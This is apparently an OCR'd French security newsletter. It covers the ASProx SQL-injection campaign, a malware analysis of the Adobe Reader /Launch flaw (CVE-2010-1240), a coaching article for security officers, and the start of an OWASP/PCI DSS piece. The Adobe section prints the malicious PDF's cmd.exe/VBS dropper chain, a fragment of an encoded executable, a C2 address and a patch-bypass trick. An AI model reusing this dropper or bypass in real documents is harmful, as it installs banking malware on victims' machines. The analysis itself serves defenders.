Le résultat se répercute sur l'affichage lors de l'accès à la page *list.asp.*



Conclusion

L'attaque que nous venons d'analyser est redoutablement efficace. Le botnet ASProx a ainsi pu polluer le contenu de milliers de bases de données afin de rediriger vers des sites exploitant des vulnérabilités de logiciels "end-user".

Les pirates ciblaient uniquement les postes de travail, certainement à la recherche de cartes de crédit ou d'identifiants personnels. Une telle injection couplée à l'utilisation de procédures stockées telle que "xp_cmdshell" aurait pu avoir des conséquences bien plus graves...

Références

- Anatomy of the lastest Mass IIS/ASP infection : *http://nsmjunkie.blogspot.com/2010/06/anatomy-of-latest-mass-iisasp-infection.html*

- Articles issus du blog de la société M86 : *http://www.m86security.com/labs/i/The-Asprox-Spambot-Resurrects,trace.1345~.asp*

  http://www.m86security.com/labs/i/Another-round-of-Asprox-SQL-injection-attacks,trace.1366~.asp

- Référence CERT-XMCO : CXA-2010-0561

Social engineering, 0dayet Adobe Reader

Rappel de la faille Launch (CVE-2010-1240)

En avril 2010, une vulnérabilité a fait couler beaucoup d'encre. Une fonctionnalité découverte par l'expert du genre, Didier Stevens, permettait d'exécuter des commandes systèmes dès l'ouverture d'un fichier PDF.


Cette fonction légitime du langage PDF nommée *"/Type/Action/S/Launch/Win"* et peu documentée a été rapidement exploitée par de nombreux pirates.

Le logiciel Adobe Reader ainsi que plusieurs autres visionneuses PDF ont ainsi pu être abusés...

Puis très rapidement, un très grand nombre d'entreprises ont reçu plusieurs emails similaires.

Les messages malveillants de cette seconde vague ont tous été envoyés depuis une adresse du type "operator@MON_ENTREPRISE.com" ou encore "alert@MON_ENTREPRISE.com". Le mail usurpait l'identité du service technique d'une société afin d'inciter l'utilisateur à ouvrir le document PDF contenant des instructions à suivre pour modifier les paramètres SMTP et POP3 de son client de messagerie électronique.

Le corps du mail, en anglais, était toujours : « ***SMTP and POP3 servers for <MY_MAIL_ADDRESS> mailbox are changed. Please carefully read the attached instructions before updating settings.*** »




L'attaque en images


Il aura fallu attendre moins d'un mois avant de voir les premières attaques exploitant ce problème majeur. Les premières vagues sont arrivées avec un document PDF nommé «**Royal_Mail_Delivery_Notice.pdf**» envoyé par email en pièce jointe. Ce PDF contient en réalité un exécutable installant le virus Zeus de type *banker* (vol d'identifiants de sites bancaires). Lors de l'ouverture du fichier PDF, une boite de dialogue apparaît et demande à l'utilisateur de **sauvegarder le fichier** en question sur le système de fichier.
Cette opération astucieuse est réalisée afin d'inciter la victime à enregistrer le fichier PDF sur un emplacement défini (en l'occurrence "Mes Documents "). Si l'utilisateur réalise cette opération, une commande exploitant la fonction **"/Launch"** installe le virus sur la machine de la victime.

Le document PDF en pièce jointe était nommé doc.pdf. Une fois le document téléchargé et ouvert, quelques secondes se passaient et soudain le PDF s'affichait avec une boite «Lancer le fichier ».

Le message affiché indiquait « ***Click the «open» button to view this document*** ». Ce premier avertissement aurait dû éveiller les soupçons des internautes...



Cependant en remontant quelques lignes avant ce message, on tombe sur un code qui cette fois-ci peut éveiller les soupçons de l'utilisateur...



Si l'utilisateur finit par cliquer sur le bouton «Ouvrir », le code malicieux placé au sein du fichier PDF est alors exécuté...

INFO


Les outils d'analyse PDF

Didier Stevens est l'un des experts les plus connus sur les failles et autres attaques liées aux fichiers PDF (voir section blog). Depuis la recrudescence des attaques via ce vecteur particulièrement utilisé en entreprise, Stevens a publié plusieurs outils permettant de parser et d'analyser les fichiers PDF.

☑ **pdf-parser.py** : permet de parser les documents PDF à la recherche de données précises (JavaScript, référence, objets)
http://www.didierstevens.com/files/software/pdf-parser_V0_3_7.zip

☑ **make-pdf-javascript.py** : permet de créer un simple fichier PDF en incluant du code JavaScript
http://www.didierstevens.com/files/software/make-pdf_V0_1_1.zip

☑ **pdfid.py** : permet de scanner et de compter des mots clefs donnés utilisés lors d'exploitation de vulnérabilités (/JS, /Jbig2decode, /Launch, /Richmedia...).
http://www.didierstevens.com/files/software/pdfid_v0_0_11.zip



Côté français, on retrouve également des outils très pratiques comme le framework Origami développé par M.Raynal
http://seclabs.org/


Analyse de l'attaque

Le document PDF attaché en pièce jointe en question peut être analysé à l'aide d'un simple éditeur de texte.


Une recherche sur le mot clé "*/Launch* " nous donne :

```
91  /Type /Action
92  /S /Launch
93  /Win
94  <<
95   /F (cmd.exe)
96   /P (/c echo Set fso=CreateObject("Scripting.FileSystemObject")
97   > script.vbs && echo Set f=fso.OpenTextFile("doc.pdf", 1, True)
98   >> script.vbs && echo pf=f.ReadAll  >> script.vbs
99   && echo s=InStr(pf,"'SS")  >> script.vbs && echo e=InStr(pf,"'EE")
100  >> script.vbs && echo s=Mid(pf,s,e-s)  >> script.vbs
101  && echo Set z=fso.OpenTextFile("batscript.vbs", 2, True)
102  >> script.vbs && echo s = Replace(s,"%","")
103  >> script.vbs && echo z.Write(s) >> script.vbs && script.vbs
104  && batscript.vbs
105 Click the "open" button to view this document:)
```


Dans cette partie du code, on voit l'appel à *cmd.exe.* L'option/c utilisée au début de la ligne 96 permet de lancer l'interpréteur et d'exécuter des commandes shell.



Les commandes en question sont composées d'une succession de commandes *echo* exécutées dans le but de créer un premier fichier nommé *script.vbs*.



Ce fichier *script.vbs* est basique.




☑ *Ligne 1 :* création de l'objet *fso.*

☑ *Ligne 2 à 3 :* le fichier PDF *doc.pdf va être parcouru* à l'aide de la fonction *OpenTextFile*.


☑ *Ligne 4 à 6 :* on déclare deux variables afin de définir deux chaînes de caractères (SS et EE) puis on récupère le texte contenu entre ces deux chaînes.

```
48 %'SS
49 %Dim b
50 %Function c(d)
51 %c=chr(d)
52 %End Function
53 %b=Array(c(077),c(090),c(144),c(000)
   ,(064),c(000),c(000),c(000),c(000),c(
   ,(000),c(000),c(000),c(000),c(000),c(
   ,(000),c(000),c(000),c(000),c(000),c(
   ,(000),c(000),c(000),c(000),c(000),c(
   ,(000),c(000),c(000),c(000),c(000),c(
   ,(000),c(000),c(000),c(000),c(000),c(
   ,(000),c(000),c(000),c(000),c(000),c(
   ,(170),c(070),c(000),c(000),c(000),c(
   ,(000),c(032),c(001),c(000 ),c(224),c
   ,(000),c(000),c(006),c(000),c(004),c(
   ,(000),c(000),c(000),c(000),c(002),c(
   ,(000),c(000),c(016),c(000),c(000),c(
   ,(084),c(003),c(000),c(000),c(000),c(
   ,(000),c(000 ),c(000),c(000),c(000),c
   ,(000),c(000),c(000),c(000),c(000),c(
```

☑ *Ligne 7 à 8 :* on écrit au sein du fichier *batscript.vbs* via la fonction Write(s) le texte récupéré entre les balises SS et EE.



Le contenu de ce second script respecte le même principe à savoir créer un fichier *game.exe* puis l'exécuter sur le système.



Cet exécutable est ensuite ajouté en temps que débugger au processus "explorer.exe". Une fois cette procédure d'installation terminée, le PC se connecte à un canal de contrôle en Corée sur l'adresse IP 59.30.197.218.

Conclusion

Cette seconde attaque cible cette fois directement les utilisateurs finaux. Une fois de plus, les pirates montrent qu'ils s'adaptent très rapidement aux vulnérabilités publiées afin d'installer astucieusement le malware de leur choix. Le choix du full-disclosure sur les vulnérabilités 0day reste encore un débat controversé, mais qui a malheureusement des conséquences bien réelles sur la sécurité des internautes...

Références

- Références CERT-XMCO :
CXA-2010-0427, CXA-2010-0433, CXA-2010-0467
CXA-2010-0513, CXA-2010-0523, CXA-2010-0542

- Vidéo de l'attaque :
http://www.youtube.com/watch?v=jTlwxfRqODs&feature=player_embedded

- CVE-2010-1240 :
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1240


INFO

Adobe Fails....

Alors qu'Adobe a publié le 30 juin une version en avance du correctif cumulatif pour Adobe Reader et Adobe Acrobat initialement prévu pour la mi-juillet (voir CXA-2010-0823), Didier Stevens a annoncé le lendemain (1er juillet) avoir découvert une manière enfantine de le contourner.

En effet, dans le cadre de la publication avancée du bulletin APSB10-015 lié au correctif cumulatif initialement prévu pour la mi-juillet, Adobe a annoncé avoir corrigé la vulnérabilité /Launch. De son côté, un chercheur a testé l'efficacité du correctif en modifiant légèrement l'exploit. En rajoutant simplement des guillemets autour de la commande, celle-ci est alors exécutée par Adobe Reader. Par exemple, la commande malveillante «/F(cmd.exe)» deviendrait «/F («cmd.exe")».

Cette simple modification permet de contourner le correctif proposé par l'éditeur américain. Malgré la volonté d'Adobe d'améliorer la sécurité de ses produits (raccourcissement de la durée du cycle de publication des correctifs, ajout de Flash dans cette politique de sécurité, modification et amélioration de l'outil de distribution de mise à jour...), il semblerait que ses efforts n'aient pas encore porté tous leurs fruits.



Coaching RSSI : ou la parfaite équation entre stratégie et opérationnel

Ce deuxième article poursuit la série sur notre thème sur le coaching RSSI.

Marc Behar nous présente les différentes facettes du coaching et la façon dont certaines problématiques sont abordées lors d'une mission de ce type.

Marc BEHAR

XMCO | Partners

Le coaching opérationnel

Voici quelques définitions trouvées sur le Web à propos du coaching :

« Ensemble des techniques permettant l'optimisation des potentiels existants chez une personne »
…
« Processus d'accompagnement d'une personne dans sa vie et dans ses choix personnels et professionnels ; le coach est un facilitateur qui aide la personne à prendre conscience de ses besoins et à mobiliser ressources. »
…
« Suivi de la vie professionnelle, dans une contrainte de temps pour aider une personne à mettre en place un projet. »

Comme nos prospects et nos clients nous le font souvent remarquer, cela ne veut rien dire. Ces définitions restent tellement vagues, tellement ouvertes, tellement subjectives que le concept n'a plus aucun sens.

Dans ce genre de situation, puisque le terme, qui n'est même pas français, n'a aucun sens, mon rôle de conseil est d'y adjoindre des termes censés lui donner une signification plus explicite. Un des termes qui me paraît approprié à ce que nous réalisons pour nos clients en terme de coaching est « opérationnel ». D'une certaine manière, cet adjectif pragmatique semble rendre concret l'ensemble du concept, en lui affectant une dimension plus compréhensible.

Pour tenter de vulgariser l'idée, le « coaching opérationnel » est une forme de mission de conseil réalisée par un cabinet d'experts en mesure de prendre des risques pour ses clients. C'est finalement à l'opposé des missions des SSII qui passent leur temps à essayer de se protéger contre d'éventuels échecs, ou ratés. Quels types de risques ? Celui qui consiste à donner son avis, à s'engager pour ses convictions propres et à accepter de réaliser des missions difficiles.

> *"* **le « coaching opérationnel » est une forme de mission de conseil réalisée par un cabinet d'experts en mesure de prendre des risques pour ses clients** *"*

Redorer le blason de la sécurité, à travers la mise en place d'une communication adaptée, produire des outils performants sur du long terme pour son client, préparer un argumentaire stratégique pour informer et valider l'adhésion d'un comité de Direction sont autant d'exemples que de besoins rencontrés chez nos clients. Bien entendu, la réaction instinctive de toute personne normalement constituée est de refuser ce type de mission, face à l'ampleur de la tâche. Est-ce inné de savoir comment sensibiliser les 50 000 collaborateurs d'un Groupe à la sécurité, qui se trouveraient répartis dans 80 pays dans le monde ? Non, forcément, non. Néanmoins, lorsque le besoin est exprimé, faut-il, par peur de l'échec, refuser de l'adresser ?

Je pars du principe qu'aucune problématique n'est insoluble, et que l'échec s'explique souvent par une démarche perfectible, une appréciation de la situation erronée, ou faussée. Le monde dans lequel nous nous inscrivons en 2010 est un monde de l'instantané : tout doit arriver tout de suite, partout, et rien ne doit souffrir de la moindre attente. La réactivité est d'ailleurs souvent un critère de choix important lors de la prise d'une décision. Tout le monde a donc pris l'habitude et trouve normal que les délais d'attente soient raccourcis au minimum : une lettre arrive moins de 24 heures après son envoi, un email, moins de 10 secondes, un fax idem, une commande sur internet est livrée en moins de 48 heures, etc.…

Et pendant le temps réduit d'attente, il faut absolument connaître le temps prévisionnel pendant lequel il faudra patienter, c'est un critère de qualité et de confort pour le client. Il faut une traçabilité parfaite, chacun veut savoir où se trouve son colis, où en est sa demande, et savoir quand la réponse arrivera.

> **"Alors qu'une mission de conseil « classique » s'appuie toujours sur un contexte technique et organisationnel établi, clair, une mission de coaching intervient justement lorsque certains points sont flous, que certains enjeux ne peuvent être exprimés, mais qu'il faut quand même les prendre en compte"**

Lorsqu'une tâche à réaliser se présente, elle est identifiée, industrialisée, dupliquée, externalisée, procédée, mesurée, vérifiée, et surtout, réalisée avec des temps de réponse qui sont autant d'arguments de vente pour les marchands : livraison en 24h chrono !

Malheureusement, une Politique de Sécurité en 24 heures Chrono, personne n'y arrive ! Pourquoi ? Parce qu'il faut accepter, face à une question complexe, de se poser et de réfléchir. De prendre son temps dans un monde qui n'en a pas. D'analyser à tête reposée et de construire la démarche adaptée pour y répondre. Et pendant ce temps, il se passe quoi ? Existe-t-il des tableaux de bord pour suivre l'évolution de vos réflexions ? Non… En gros, pour les autres acteurs qui ne sont pas dans votre tête, il ne se passe rien, DONC, VOUS NE FAITES RIEN, et ça, c'est littéralement inconcevable dans une entreprise.

La réponse classique : FAIRE, même n'importe quoi, mais FAIRE, et surtout que ça se voit et que personne ne pense qu'on ne fait rien. Nous constatons tous les jours les conséquences de cette pression qui pousse à avancer, y compris dans la mauvaise direction, même malgré soi : des projets qui échouent, faute de n'avoir pas eu le temps de trouver la réponse adéquate et d'avoir agi selon sa première impulsion. Normal, il fallait faire vite…

Le coaching opérationnel n'a pas pour objectif de faire, mais de réussir. La réussite n'est pas une fatalité, au même titre que l'échec, c'est la conséquence programmée d'une démarche construite, basée sur le contexte réel, les enjeux, les acteurs et l'objectif défini initialement. La première étape commence toujours par cerner les attentes, comme pour n'importe quelle mission de conseil, sauf que cette fois, des critères subjectifs, ou implicites viennent à être pris en compte : des enjeux politiques, un contexte social dégradé, une campagne média difficile peuvent influencer fortement les moyens de répondre à une question.

Alors qu'une mission de conseil « classique » s'appuie toujours sur un contexte technique et organisationnel établi, clair, une mission de coaching intervient lorsque justement certains points sont flous, que certains enjeux ne peuvent être exprimés, mais qu'il faut quand même les prendre en compte…

En outre, il arrive parfois qu'il faille produire, et que votre client ne soit pas en mesure de le faire. Dans ces cas, je considère que la mission du coach opérationnel est de s'investir dans la réalisation opérationnelle, et d'accompagner son client dans la production concrète : « DIRE à un client ce qu'il faut faire » ne vaut pas « FAIRE avec le client ». C'est peut-être ce qui nous différencie le plus des coachs, dont l'un des principes fondateurs, est de ne pas s'impliquer dans la prise de décision de leurs coachés. Je préfère, pour ma part, prendre le risque de me tromper avec mon client, parce

que je sais que j'en assumerai les conséquences, plutôt que de l'abandonner en cours de route.

Des métriques ?

L'une des difficultés des missions d'accompagnement concerne le cadre que l'on se fixe. On ne peut pas évoquer le terme «opérationnel » sans préjuger de résultats tangibles et objectifs. Pourtant, préparer un client pour une soutenance, le rendre percutant et lui permettre d'atteindre ses objectifs ne prouve pas qu'il n'aurait pas été efficace sans vous, peut-être différemment, d'ailleurs. Se pose alors une question fondamentale sur les sujets couverts par la mission : faut-il se limiter à des aspects techniques ? Est-ce qu'il est possible d'aborder des domaines proches des sciences humaines ? Comment parler de communication ? Et surtout, en définitive, comment trouver le meilleur moyen de communiquer avec ses interlocuteurs ?

Chaque client trouve ses propres réponses, ou plutôt se pose ses propres questions, et il appartient au couple «client/prestataire » de définir la grille de notation d'une mission de coaching. Pour ma part, j'ai défini une échelle de mesure, selon plusieurs axes très différents, dont l'objectif est de s'accorder sur une métrique commune.

Au début de chaque mission, le contexte existant, toujours subjectif, est traduit en valeurs objectives et calculées. Ce constat de départ permet de fixer des axes d'amélioration clairs.

En appliquant la même méthode de suivi tout au long du déroulement de nos missions d'accompagnement, la mesure des progrès devient beaucoup plus facile, de même que d'éventuelles réorganisations dans les priorités des clients.

Quel procès verbal de recette ?

Comme dans une mission de conseil « classique », il est question de livrable. Mais lequel ? Comment mesure-t-on la « popularité » du RSSI ? Par un sondage ?! Encore une fois, ce type de questions « tordues » trouve également des réponses, aptes à fournir des réponses objectives sur une prestation de coaching. Mais pour les trouver, il faut s'interroger sur la quête réelle du client qui sollicite un coach : quels sont les éléments qui le laissent penser qu'il est impopulaire ? Quels sont les faits objectifs attestant d'un déficit de légitimité vis-à-vis de ses interlocuteurs ? Des utilisateurs ?

C'est à la fin des missions que l'utilisation des métriques apparaît la plus essentielle pour passer aux étapes ultérieures. Elles rassurent quant à la réalité des progrès effectués et éclairent la suite du chemin à parcourir.

Le livrable idéal, dans une mission de coaching opérationnel, n'est pas uniquement un document, un logiciel ou une note : il est aussi ressenti par le client, qui, à travers plusieurs signaux qu'il percevra dans son contexte, percevra aussi l'évolution positive de sa situation.

Lorsqu'un client, face à une difficulté, a le sentiment d'avoir progressé, d'avoir avancé, d'avoir réussi, un peu grâce à vous, il attend juste la prochaine fois avec un peu plus de confiance en lui et un peu moins d'appréhension. C'est le meilleur PV de recette que vous puissiez recevoir.

Présentation des vulnérabilités les plus communes dans le cas d'une application e-commerce

Cet article est le premier d'une série de trois, portant sur le développement sécurisé de sites web, dans le but de répondre au standard PCI DSS en se basant sur le guide de l'Open Web Application Security Project (OWASP).

L'objectif n'est pas d'explorer en profondeur l'ensemble des vulnérabilités possibles, mais de présenter les vulnérabilités les plus communément rencontrées ainsi que les moyens de les corriger.
Afin d'illustrer ces articles, nous nous baserons sur le développement d'un site de e-commerce factice. Cet article s'adresse principalement aux RSSI et aux développeurs d'applications web.

Stéphane JIN
XMCO | Partners

La sécurité applicative est essentielle lors d'un **audit PCI DSS**. Pourtant, seuls quelques points parmi les nombreux contrôles imposés concernent les applications web. Néanmoins, après plusieurs accompagnements PCI-DSS, les mêmes erreurs reviennent sans cesse.


Ce premier article aborde les vulnérabilités suivantes : **"Parameter Tampering", "Cross-Site Scripting - XSS"**, et "Injection SQL". Ces concepts ont été vus et revus et ne constitueront, pour certains, qu'un simple rappel.

Nous verrons également comment nous prémunir face à de telles vulnérabilités en nous concentrant sur le serveur web . Le prochain article se concentrera sur les bases de données.

Architecture fonctionnelle

L'internaute visite le site web, choisit un produit et le paie en saisissant le numéro de sa carte bancaire. Le site web reçoit la commande et l'envoie au serveur d'applications interne via un web service.

Il s'en suit quelques vérifications anti-fraude simples (le numéro de la carte est-il valide vis-à-vis de la clé de Lhun ?). Dès la réception de la confirmation d'autorisation en provenance du prestataire de paiement, le serveur applications déclenche l'envoi du produit acheté sur la plate-forme logistique en insérant la commande dans une table de la base de données.



Architecture technique

Le site web se décompose comme bien souvent en **un Front-End** permettant la visualisation des pages web, et en **un Back-End** permettant le traitement des données. Plus spécifiquement, l'application web sera développée de la manière suivante :

Front-End

